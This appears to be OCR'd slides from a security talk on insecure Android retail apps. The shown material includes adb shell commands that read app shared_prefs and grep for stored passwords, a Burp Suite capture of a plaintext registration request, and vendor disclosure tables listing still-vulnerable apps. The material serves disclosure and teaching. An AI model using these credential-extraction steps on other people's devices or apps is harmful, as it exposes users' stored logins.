
```
vbox86p:/data/data/com.acehardware #
at ./shared_prefs/com.bb.framework.PREF_SESSION_MANAGER.xml                   <
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>
    <string name="com.bb.framework.DATA_LOGIN">test1111@maIlinator.com</string>
    <string name="com.bb.framework.DATA_PASSWORD">P@ssw0rd</string>
</map>
vbox86p:/data/data/com.acehardware #
```

Plaintext Login



Plaintext Login

7-Eleven Mexico	Notified 5-20-17; no reply, still vulnerable as of 7-28-17
Trader Joes Fan	Notified 5-20-17; no reply, no update as of 7-28-17 (Last updated in 2014)


Burp Suite Free
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comp
Intercept HTTP history WebSockets history Options
Request Response
Raw Params Headers Hex


Filter: Hiding CSS, image and general binary content

# ▲	Host	Method	URL
1390	http://app.7-eleven.com.mx	POST	/backend/api/appusers/register
1391	http://app.7-eleven.com.mx	POST	/backend/api/appusers/login
1392	http://app.7-eleven.com.mx	POST	/backend/api/appusers/ping
1393	http://app.7-eleven.com.mx	GET	/backend/api/promotions/load?app
1394	http://app.7-eleven.com.mx	GET	/backend/api/promotions/load?app
1395	http://app.7-eleven.com.mx	GET	/backend/api/get/promo?_version=

POST request to /backend/api/appusers/register

Type	Name	Value
Body	email	test1111@mailinator.com
Body	name	test test
Body	phone	4155551213
Body	device_type	android
Body	login_provider	app
Body	password	P@ssw0rd
Body	birth_date	1975-01-01
Body	gender	femenino
Body	key	x7QfN7ylOtJPlFldyRrN

Broken SSL



Price Tracker for Amazon

Technotic Solutions


Everyone

Price Tracker for Amazon tracks prices and notifies you when they drop.

WHAT'S NEW

+ Fixed bug causing certain users with older version of Chromium Webview to only see blank screen in integrated browsers.
+ Integrated in-app FAQs and support chat.
+ Optimized item searching for slower connections


A Feature, Not a Bug



WHAT'S NEW

+ Fixed bug causing certain users with older version of Chromium Webview to only see blank screen in integrated browsers.
+ Integrated in-app FAQs and support chat.
+ Optimized item searching for slower connections.
+ Fixed previous price display glitch.
+ Cleaned/Optimized menu and preferences screens.

Password Stored with Reversible Encryption




Password Stored with Reversible Encryption

Home Depot	Notified 4-19-17; automated reply, no fix as of 7-28-17
Kroger	Notified 4-24-17; no reply; still vulnerable as of 7-28-17
Safeway	Notified 4-21-17; no reply; changed but probably still vulnerable as of 7-28-17
Walgreens	Notified 5-3-17; no reply; still vulnerable as of 7-28-17


Home Depot

Locally stored password is encrypted




```
Sams-MacBook-Pro-3:platform-tools sambowne$ ./adb shell
vbox86p:/ # cd /data/data/com.thehomedepot
vbox86p:/data/data/com.thehomedepot # grep -r encrypted_password .
./shared_prefs/com.thehomedepot.consumerapp.preferences.xml:    <string name="encrypted
_password">Fja+tKHAWB0=]i/t6KDntufWWRD+YKWBJSw==]sKiazYHcVV056eNANFtoCA==</string>
vbox86p:/data/data/com.thehomedepot #
```

